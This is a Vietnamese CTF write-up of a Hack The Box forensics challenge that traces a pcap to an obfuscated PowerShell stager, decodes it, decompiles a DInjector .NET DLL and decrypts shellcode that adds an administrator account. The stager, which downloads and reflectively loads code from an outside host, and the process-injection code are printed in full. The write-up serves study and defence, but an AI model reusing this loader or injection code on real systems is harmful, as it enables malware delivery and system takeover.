Ethernet	100.0	171	2.2	2548	477	0	0	0	171
Internet Protocol Version 4	100.0	171	2.9	3420	640	0	0	0	171
User Datagram Protocol	3.5	6	0.0	48	8	0	0	0	6
Simple Service Discovery Protocol	2.3	4	0.6	696	130	4	696	130	4
Domain Name System	1.2	2	0.3	298	55	2	298	55	2
Transmission Control Protocol	96.5	165	2.9	3388	634	140	2888	540	165
Transport Layer Security	11.1	19	13.7	15938	2985	19	15938	2985	19
Hypertext Transfer Protocol	3.5	6	75.2	87447	16 k	3	313	58	6
Media Type	0.6	1	74.4	86528	16 k	1	86528	16 k	1
Data	1.2	2	2.2	2568	481	2	2568	481	2

- Http hơi ít nên filter xem sao, thấy có cái gì đó thú vị



- Bấm follow để rõ hơn (tcp hay http gì cũng được)
- Có vẻ đây là một shellcode đã bị làm rối

Wireshark · Follow HTTP Stream (tcp.stream eq 1) · capture.pcap


```
GET /4A7xH.ps1 HTTP/1.1
Host: 147.182.172.189
Connection: Keep-Alive


HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.6.9
Date: Fri, 07 Jan 2022 18:28:24 GMT
Content-type: application/octet-stream
Content-Length: 2232
Last-Modified: Fri, 07 Jan 2022 18:26:34 GMT

  sV  ("{0}{1}" -f'Y','uE51') ([typE]("{5}{0}{2}{3}{1}{4}"-f 'STeM','EcTIOn.aS','.REF','L','SemblY','Sy'));  ${a} = ("{0}{1}{2}{3}{4}" -f 'cu','rr','en','tth','read')
${B} = ("{1}{0}{3}{2}" -f '.182.1','147','89','72.1')
${C} = 80
${D} = ("{2}{0}{1}" -f '.dl','l','user32')
${E} = ("{1}{0}" -f 'tVI0','9')
${f} = (('z6'+'4&Rx27Z{0}B%'+'7'+'3u'+'p')  -F[cHar]36)
${g} = ((("{8}{5}{3}{1}{2}{0}{7}{4}{6}"-f '2','owsf3h','System3','d','svcho','Win','st.exe','f3h','C:f3h')).("r`EPlAcE"('f3h',[StRINg][ChaR]92))
${h} = ("{0}{1}"-f 'notepa','d')
${I} = ("{1}{0}"-f'xplorer','e')
${j} = ("{1}{0}{2}" -f'_','msvcp','win.dll')
${k} = ("{0}{1}" -f 'Tru','e')
${l} = ("{1}{0}" -f'rue','T')

${Me`Th`ODS} = @(("{1}{0}{2}{3}"-f'ot','rem','et','hread'), ("{2}{0}{1}{3}" -f'mo','tethre','re','addll'), ("{4}{2}{1}{3}{0}" -f'view','hr','otet','ead','rem'), ("{1}{3}{2}{4
}{0}"-f 'ed','rem','e','ot','threadsuspend'))
if (${m`E`ThOdS}.("{0}{1}{2}"-f'C','ontain','s').Invoke(${A})) {
    ${h} = (&("{1}{0}{2}{3}" -f'tart-Pro','S','c','ess') -WindowStyle ("{1}{0}{2}"-f 'dd','Hi','en') -PassThru ${H})."I`d"
}

${ME`ThODS} = @(("{2}{0}{4}{3}{1}" -f'mo','dapc','re','ethrea','t'), ("{1}{0}{2}{3}{4}" -f 'adc','remotethre','on','te','xt'), ("{2}{0}{3}{1}" -f'oces','hollow','pr','s'))
if (${m`EthODS}.("{0}{1}{2}"-f 'C','ontain','s').Invoke(${a})) {
    try {
        ${I} = (&("{1}{0}{2}{3}" -f'-Pr','Get','o','cess') ${I} -ErrorAction ("{1}{0}"-f'p','Sto'))."ID"
    }
    catch {
        ${I} = 0
    }
}

${c`MD} = "${A} /sc:http://${B}:${C}/${E} /password:${F} /image:${G} /pid:${H} /ppid:${I} /dll:${J} /blockDlls:${K} /am51:${L}"

${d`AtA} = (.("{0}{1}" -f 'IW','R') -UseBasicParsing "http://${B}:${C}/${D}")."C`ontEnT"
${A`ssEM} =  ( ls ("{1}{3}{2}{0}" -f '1','vaR','5','IaBLe:yUE')  )."Va`LUe"::("{1}{0}"-f'd','Loa').Invoke(${d`AtA})

${fL`AGS} = [Reflection.BindingFlags] ("{1}{2}{3}{4}{0}"-f'tatic','NonPub','l','ic,','S')

${cl`ASs} = ${a`s`SEm}.("{2}{1}{0}" -f 'pe','etTy','G').Invoke(("{0}{3}{1}{4}{2}"-f 'DIn','.Det','r','jector','onato'), ${f`lAgS})
${En`TRY} = ${C`lASS}.("{3}{1}{0}{2}"-f 'e','M','thod','Get').Invoke(("{1}{0}" -f 'om','Bo'), ${f`L`AGS})

${Ent`RY}."I`N`VokE"(${nU`LL}, (, ${c`md}.("{1}{0}" -f 'it','Spl').Invoke(" ")))
```

- Viết một script giải mã đơn giản


```python
import re

def decode_obfuscated_string(obfuscated_code):
    pattern = r'\(\s*"([^"]+)"\s*-f\s*([^)]+)\s*\)'
    matches = re.finditer(pattern, obfuscated_code)

    for match in matches:
        format_str = match.group(1)
        parts = [p.strip().strip("'") for p in match.group(2).split(',')]

        parts = [p.replace('`', '') for p in parts]

        result = ""
        for part in format_str.split('}'):
            if not part:
                continue
            index = int(part.split('{')[1])
            result += parts[index]

        obfuscated_code = obfuscated_code.replace(match.group(0), f'"{result}"')

    return obfuscated_code

def process_file(input_file, output_file):
    with open(input_file, 'r', encoding='utf-8') as f:
        content = f.read()

    decoded_content = decode_obfuscated_string(content)

    decoded_content = decoded_content.replace('`', '')

    with open(output_file, 'w', encoding='utf-8') as f:
        f.write(decoded_content)

if __name__ == "__main__":
    input_file = "shell.txt"
    output_file = "decoded_shell.txt"
    process_file(input_file, output_file)
    print(f"Result {output_file}")
```

```
PS C:\Users\daoxu\Downloads\Red Failure> python3.13.exe .\decode.py
Result decoded_shell.txt
PS C:\Users\daoxu\Downloads\Red Failure>
```

- Vì đơn giản nên nó không giải mã full được



- Cái này bỏ vào powershell là nó ra thôi, sau một lúc thì ta thu được đoạn shellcode như sau



SHELLCODE:

```
sV  "YuE51" ([typE]"SySTeM.REFLEcTIOn.aSSemblY");  ${a} = "currentthread"
${B} = "147.182.172.189"
${C} = 80
${D} = "user32.dll"
${E} = "9tVI0"
${f} = (('z6'+'4&Rx27Z{0}B%'+'7'+'3u'+'p')  -F[cHar]36)
${g} =
(("C:f3hWindowsf3hSystem32f3hsvchost.exe")."rEPlAcE"('f3h',[StRINg][ChaR]92))
${h} = "notepad"
${I} = "explorer"
${j} = "msvcp_win.dll"
${k} = "True"
${l} = "True"

${MeThODS} = @("remotethread", "remotethreaddll", "remotethreadview",
"remotethreadsuspended")
if (${mEThOdS}."Contains".Invoke(${A})) {
   ${h} = (&"Start-Process" -WindowStyle "Hidden" -PassThru ${H})."Id"
}

${METhODS} = @("remotethreadapc", "remotethreadcontext", "processhollow")
if (${mEthODS}."Contains".Invoke(${a})) {
   try {
```

```
    ${I} = (&"Get-Process" ${I} -ErrorAction "Stop")."ID"
  }
  catch {
    ${I} = 0
  }
}

${cmd} = "currentthread /sc:http://147.182.172.189:80/9tVI0
/password:z64&Rx27Z$B%73up /image:C:\Windows\System32\svchost.exe /pid:notepad
/ppid:explorer /dll:msvcp_win.dll /blockDlls:True /am51:True"
${data} = (."IWR" -UseBasicParsing "http://147.182.172.189:80/user32.dll")."Content"
${assem} =  ( ls "variable:yUE51"  )."VaLUe"::"Load".Invoke(${data})
${flags} = [Reflection.BindingFlags] "Static, NonPublic"
${class} = ${assem}."GetType".Invoke("DInjector.Detonator", ${flags})
${entry} = ${class}."GetMethod".Invoke("Boom", ${flags})
${entry}."Invoke"(${null}, (, ${cmd}."Split".Invoke(" ")))
```


- Phân tích:
  - Luồng thực thi chính: ${cmd} Tạo chuỗi lệnh với các tham số:
    - Kỹ thuật injection: currentthread
    - Shellcode URL: http://147.182.172.189:80/9tVI0
    - Password giải mã: z64&Rx27Z$B%73up
    - Target process: svchost.exe
    - PID giả mạo: notepad/explorer
    - Tính năng bổ sung: Block DLLs (True), AM51 patch (True)
  - ${data} tải payload dll user32.dll
  - ${assem} load DLL vào memory sử dụng Reflection.Assembly.Load(). Biến yUE51 chứa tham chiếu đến namespace System.Reflection.
  - ${flags}, ${class}, ${entry} truy cập method Boom trong class Detonator với quyền:
    - Static: Method tĩnh
    - NonPublic: Truy cập private method (bypass kiểm tra)
  - ${entry} gọi method Boom với tham số là mảng các argument được tách từ chuỗi ${cmd}
- Vậy là ta có thể thấy shellcode này tải các file user32.dll và 9tVI0
- File user32.dll là một file .NET giả mạo, đây là file mã độc (Vì tải trên máy thật bị anh WD đấm miết)
- File 9tVI0 chắc là shellcode thứ 2, dùng để tiêm vào process svchost.exe như trong lệnh cmd
- Dùng Network miner thì tải được 3 file đã nói từ attackers

```
emay@emay:~/Downloads$ file user32.dll.x-msdos-program
user32.dll.x-msdos-program: PE32 executable (DLL) (console) Intel 80386 Mono/.Ne
t assembly, for MS Windows
```

- Nghịch một lúc thì cũng không ra gì

```
emay@emay:~/Downloads$ strings -n 8 user32.dll.x-msdos-program | grep -i -E "fla
g{|hackthebox|htb|key|secret|detonator|boom|password"
KeyValuePair`2
PasswordExpired
IllFormedPassword
WrongPassword
password
DllMightBeInsecure
PasswordRestriction
Detonator
ContainsKey
System.Security.Permissions.SecurityPermissionAttribute, mscorlib, Version=4.0.0
.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
```

- Search keywork “.dll ctf challenge” và đọc một vài bài writeup thì tìm được tool ILSpy reverse được file .dll
- Mở ra thì ta có thể thấy cây cấu trúc (bên trái) của file user32.dll này, có một số file cần lưu ý như AES, AM51, Detonator



- Đọc lại shellcode lần nữa, ta thấy mục đích của user32.dll là decrypt shellcode 9tVI0 để thực thi

```
${cmd} = "currentthread /sc:http://147.182.172.189:80/9tVI0
/password:z64&Rx27Z$B%73up /image:C:\Windows\System32\svchost.exe /pid:notepad
/ppid:explorer /dll:msvcp_win.dll /blockDlls:True /am51:True"
${data} = (."IWR" -UseBasicParsing "http://147.182.172.189:80/user32.dll")."Content"
${assem} =  ( ls "variable:yUE51"  )."VaLUe"::"Load".Invoke(${data})
${flags} = [Reflection.BindingFlags] "Static, NonPublic"
${class} = ${assem}."GetType".Invoke("DInjector.Detonator", ${flags})
${entry} = ${class}."GetMethod".Invoke("Boom", ${flags})
```

${entry}."Invoke"(${null}, (, ${cmd}."Split".Invoke(" ")))

- Trong shellcode này có đề cập đến file DInjector.Detonator gọi method Boom, code Boom như sau (Đính kèm trong file vậy, paste dài quá)

```
catch (Exception)
{
}
string text = string.Empty;
foreach (KeyValuePair<string, string> item in dictionary)
{
    if (item.Value == string.Empty)
    {
        text = item.Key;
    }
}
string text2 = dictionary["/sc"];
string password = dictionary["/password"];
byte[] data;
if (text2.IndexOf("http", StringComparison.OrdinalIgnoreCase) >= 0)
{
    Console.WriteLine("(Detonator) [*] Loading shellcode from URL");
    WebClient webClient = new WebClient();
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12;
    MemoryStream memoryStream = new MemoryStream(webClient.DownloadData(text2));
    data = new BinaryReader(memoryStream).ReadBytes(Convert.ToInt32(memoryStream.Length));
}
else
{
    Console.WriteLine("(Detonator) [*] Loading shellcode from base64 input");
    data = Convert.FromBase64String(text2);
}
byte[] array = new AES(password).Decrypt(data);
int ppid = 0;
try
{
    ppid = int.Parse(dictionary["/ppid"]);
}
catch (Exception)
{
}
bool blockDlls = false;
try
```

- Nhìn chung là method Boom này sẽ thực thi lệnh với các biến trong ${cmd} và decrypt data của 9tVI0
- Trong file AES ta cũng có method decrypt như sau

```
// DInjector, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// DInjector.AES
using ...

internal class AES
{
    private byte[] key;

    public AES(string password)
    ...

    private byte[] PerformCryptography(ICryptoTransform cryptoTransform, byte[] data)
    ...

    public byte[] Decrypt(byte[] data)
    {
        using AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider();
        byte[] iV = data.Take(16).ToArray();
        byte[] data2 = data.Skip(16).Take(data.Length - 16).ToArray();
        aesCryptoServiceProvider.Key = key;
        aesCryptoServiceProvider.IV = iV;
        aesCryptoServiceProvider.Mode = CipherMode.CBC;
        aesCryptoServiceProvider.Padding = PaddingMode.PKCS7;
        using ICryptoTransform cryptoTransform = aesCryptoServiceProvider.CreateDecryptor(aesCryptoServiceProvider.Key, aesCryptoServiceProvider.IV);
        return PerformCryptography(cryptoTransform, data2);
    }
}
```

- Vậy giờ thì thử decrypt file 9tVI0 xem thế nào

… stuck vài tiếng …

- Không phải vì không biết viết code decrypt mà là thử decrypt cỡ nào cũng không ra được file đọc được .-. (non).
- Code decrypt

```
from Crypto.Cipher import AES
from Crypto.Hash import SHA256
from Crypto.Util.Padding import unpad
import sys
```

```python
def decrypt_9tVI0(input_file, output_file, password):
    try:
        with open(input_file, 'rb') as f:
            full_data = f.read()

        key = SHA256.new(password.encode('utf-8')).digest()

        iv = full_data[:16]
        ciphertext = full_data[16:]

        cipher = AES.new(key, AES.MODE_CBC, iv=iv)
        plaintext = unpad(cipher.decrypt(ciphertext), AES.block_size)

        with open(output_file, 'wb') as f:
            f.write(plaintext)

        print("[+] Success!")
        print(f"[-] File size: {len(plaintext)} bytes")

        for marker in [b"flag{", b"HTB{"]:
            if marker in plaintext:
                start = plaintext.find(marker)
                end = plaintext.find(b"}", start)
                print(f"[+] Found flag: {plaintext[start:end+1].decode()}")
                break

        return True

    except ValueError as e:
        print(f"[-] padding err: {str(e)}")
        print("[!] Decode not using unpad...")
        with open(output_file + ".no_pad", 'wb') as f:
            f.write(cipher.decrypt(ciphertext))
        return False
    except Exception as e:
        print(f"[-] Err: {str(e)}")
        return False

if __name__ == "__main__":
    if len(sys.argv) != 3:
        print("Usage: python3 decrypt.py <input_file> <output_file>")
        print("Example: python3 decrypt.py 9tVI0 decrypted.bin")
        sys.exit(1)

    password = "z64&Rx27Z$B%73up"

    if not decrypt_9tVI0(sys.argv[1], sys.argv[2], password):
```

```
        print("[!] Please check:")
        print("1. Does File input exist")
        print("2. Is password correct")
```

- File decrypted.bin không đọc được

```
emay@emay:~/Downloads$ xxd decrypted.bin
00000000: dbd9 be47 7cd0 53d9 7424 f45a 29c9 b148  ...G|.S.t$.Z)..H
00000010: 3172 1903 7219 83ea fca5 892c bbab 72cd  1r..r......,..r.
00000020: 3ccb fb28 0dcb 9839 3efb eb6c b370 b984  <..(...9>..l.p..
00000030: 40f4 16aa e1b2 4085 f2ee b184 70ec e566  @.....@.....p..f
00000040: 483f f867 8d5d f13a 462a a4aa e366 7540  H?.g.].:F*...fu@
00000050: bf67 fdb5 0886 2c68 02d1 ee8a c76a a794  .g....,h.....j..
00000060: 0456 712e fe2d 80e6 cece 2fc7 fe3d 310f  .Vq..-..../..=1.
00000070: 38dd 4479 3a60 5fbe 40be ea25 e235 4c82  8.Dy:`_.@..%.5L.
00000080: 129a 0b41 1857 5f0d 3d66 8c25 39e3 33ea  ...A.W_.=f.%9.3.
00000090: cbb7 172e 976c 3977 7dc3 4667 debc e2e3  .....l9w}.Fg....
000000a0: f3a9 9ea9 992c 2cd4 ec2e 2ed7 4046 1f5c  .....,,.....@F.\
000000b0: 0f11 a0b7 6bed ea9a da65 b34e 5fe8 44a5  ....k....e.N_.D.
000000c0: 9c14 c74c 5de3 d724 58a8 5fd4 10a1 35da  ...L]..$X._...5.
000000d0: 87c2 1ffa 4959 d4db e0d2 716e 2b7e 17e7  ....IY....qn+~..
000000e0: 4712 8285 b7c8 043e fa77 a58e cab7 f59e  G......>.w......
000000f0: 59e8 c401 ea26 538a 7e2a e2ad 1882 6635  Y....&S.~*....f5
00000100: d596 d988 612b c4ca a6b2 6c6f 8214 030a  ....a+....lo....
00000110: 8074 b7bb 0b15 2b23 beba c6db 1e25 4d71  .t....+#.....%Mq
00000120: 36cb e4fa bc61 9688 53f7 2b51 c69a a2fd  6....a..S.+Q....
00000130: 7a01 47de ada8 c37a b2                   z.G....z.
```

- Ngâm cứu lại shellcode thì có phát hiện

```
${cmd} = "currentthread /sc:http://147.182.172.189:80/9tVI0 /password:z64&Rx27Z$B%73up /image:C
${data} = (."IWR" -UseBasicParsing "http://147.182.172.189:80/user32.dll")."Content"
${assem} =  ( ls "variable:yUE51"  )."VaLUe"::"Load".Invoke(${data})
${flags} = [Reflection.BindingFlags] "Static, NonPublic"
${class} = ${assem}."GetType".Invoke("DInjector.Detonator", ${flags})
${entry} = ${class}."GetMethod".Invoke("Boom", ${flags})
${entry}."Invoke"(${null}, (, ${cmd}."Split".Invoke(" ")))
```

- Theo những gì đã phân tích được thì user32.dll sẽ tải và decrypt 9tVI0 để thực thi lệnh ${cmd}, chúng ta quên mất lệnh này, phân tích lại lệnh này thì nó dùng `currentthread` (?). Code của nó như sau

```
public static void Execute(byte[] shellcodeBytes)
{
    NtAllocateVirtualMemory obj = (NtAllocateVirtualMemory)Marshal.GetDelegateForFunctionPointer(Generic.GetSyscallStub("NtAllocateVirtualMemory"), typeof(NtAllocateVirtualMemory));
    IntPtr BaseAddress = IntPtr.Zero;
    IntPtr RegionSize = (IntPtr)shellcodeBytes.Length;
    DInvoke.Data.Native.NTSTATUS nTSTATUS = obj(Process.GetCurrentProcess().Handle, ref BaseAddress, IntPtr.Zero, ref RegionSize, Win32.Kernel32.MEM_COMMIT | Win32.Kernel32.MEM_RESERVE, 4u);
    if (nTSTATUS == DInvoke.Data.Native.NTSTATUS.Success)
    {
        Console.WriteLine("(CurrentThread) [+] NtAllocateVirtualMemory, PAGE_READWRITE");
    }
    else
    {
        Console.WriteLine($"(CurrentThread) [-] NtAllocateVirtualMemory, PAGE_READWRITE: {nTSTATUS}");
    }
    Marshal.Copy(shellcodeBytes, 0, BaseAddress, shellcodeBytes.Length);
    nTSTATUS = ((NtProtectVirtualMemory)Marshal.GetDelegateForFunctionPointer(Generic.GetSyscallStub("NtProtectVirtualMemory"), typeof(NtProtectVirtualMemory)))(Process.GetCurrentProcess().Handle, ref BaseAddress, ref Re
    if (nTSTATUS == DInvoke.Data.Native.NTSTATUS.Success)
    {
        Console.WriteLine("(CurrentThread) [+] NtProtectVirtualMemory, PAGE_EXECUTE_READ");
    }
    else
    {
        Console.WriteLine($"(CurrentThread) [-] NtProtectVirtualMemory, PAGE_EXECUTE_READ: {nTSTATUS}");
    }
    NtCreateThreadEx obj2 = (NtCreateThreadEx)Marshal.GetDelegateForFunctionPointer(Generic.GetSyscallStub("NtCreateThreadEx"), typeof(NtCreateThreadEx));
    IntPtr threadHandle = IntPtr.Zero;
    nTSTATUS = obj2(out threadHandle, Win32.WinNT.ACCESS_MASK.MAXIMUM_ALLOWED, IntPtr.Zero, Process.GetCurrentProcess().Handle, BaseAddress, IntPtr.Zero, createSuspended: false, 0, 0, 0, IntPtr.Zero);
    if (nTSTATUS == DInvoke.Data.Native.NTSTATUS.Success)
    {
        Console.WriteLine("(CurrentThread) [+] NtCreateThreadEx");
    }
    else
    {
        Console.WriteLine($"(CurrentThread) [-] NtCreateThreadEx: {nTSTATUS}");
    }
    nTSTATUS = ((NtWaitForSingleObject)Marshal.GetDelegateForFunctionPointer(Generic.GetSyscallStub("NtWaitForSingleObject"), typeof(NtWaitForSingleObject)))(threadHandle, Alertable: false, 0u);
    if (nTSTATUS == DInvoke.Data.Native.NTSTATUS.Success)
    {
        Console.WriteLine("(CurrentThread) [+] NtWaitForSingleObject");
    }
    else
    {
        Console.WriteLine($"(CurrentThread) [-] NtWaitForSingleObject: {nTSTATUS}");
    }
```

- Đây là code tiêm file 9tVI0 vào process để thực thi, cái này thì ta biết rồi, process đó là notepad. → Phải chạy thử mới xem tiếp được
- Không biết chạy
- Tiếp tục công đoạn đau mắt với keyword “run .dll file in ctf challenge”, tìm thấy tool scdbg với demo sau

```
scdbg.exe -f <file> /findsc
```

- Test xem


```
PS C:\Users\emay\Downloads> .\scdbg.exe -f .\user32.dll.x-msdos-program
Loaded 15200 bytes from file .\user32.dll.x-msdos-program
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

401003   error accessing 0x00000000 not mapped

401003   0003                          add [ebx],al            step: 3  foffset: 3
eax=0         ecx=0         edx=0          ebx=0
esp=12fe04    ebp=12ffef    esi=0          edi=0          EFL 0

401005   0000                          add [eax],al
401007   000400                        add [eax+eax],al
40100a   0000                          add [eax],al
40100c   ???? Can Not Disassemble ff ff 0 0 b8

Stepcount 3


PS C:\Users\emay\Downloads> .\scdbg.exe -f .\9tVI0
Loaded 150 bytes from file .\9tVI0
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

40100f   error accessing 0x65179e67 not mapped

40100f   213B                          and [ebx],edi           step: 5  foffset: f
eax=d         ecx=0         edx=0          ebx=65179e67
esp=12fe04    ebp=12fff0    esi=0          edi=0          EFL 0

401011   3F                            aas
401012   7086                          jo 0x400f9a   ^^
401014   79DC                          jns 0x400ff2   ^^
401016   12E5                          adc ah,ch

Stepcount 5
```

```
PS C:\Users\emay\Downloads> .\scdbg.exe -f .\9tVI0 /findsc
Loaded 150 bytes from file .\9tVI0
Testing 336 offsets   |  Percent Complete: 98%   |  Completed in 31 ms
No shellcode detected..

Trying -bswap...
Byte Swapping -findsc input buffer..
Testing 336 offsets   |  Percent Complete: 98%   |  Completed in 31 ms
No shellcode detected..

Trying -eswap...

Endian Swapping -findsc input buffer..
Testing 336 offsets   |  Percent Complete: 98%   |  Completed in 16 ms
No shellcode detected..
```

- Có vẻ khả quan, thử với file đã decrypt xem

```
PS C:\Users\emay\Downloads> .\scdbg.exe -f .\decrypted.bin /findsc
Loaded 139 bytes from file .\decrypted.bin
Testing 313 offsets  |  Percent Complete: 99%  |  Completed in 47 ms
0) offset=0x0          steps=MAX    final_eip=7c86250d   WinExec
Loaded 139 bytes from file .\decrypted.bin
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010b4  WinExec( net user jmiller "HTB{00000ps_1_t0t4lly_f0rg0t_1t}" /add; net localgroup administrators jmiller /add)
4010c0  GetVersion()
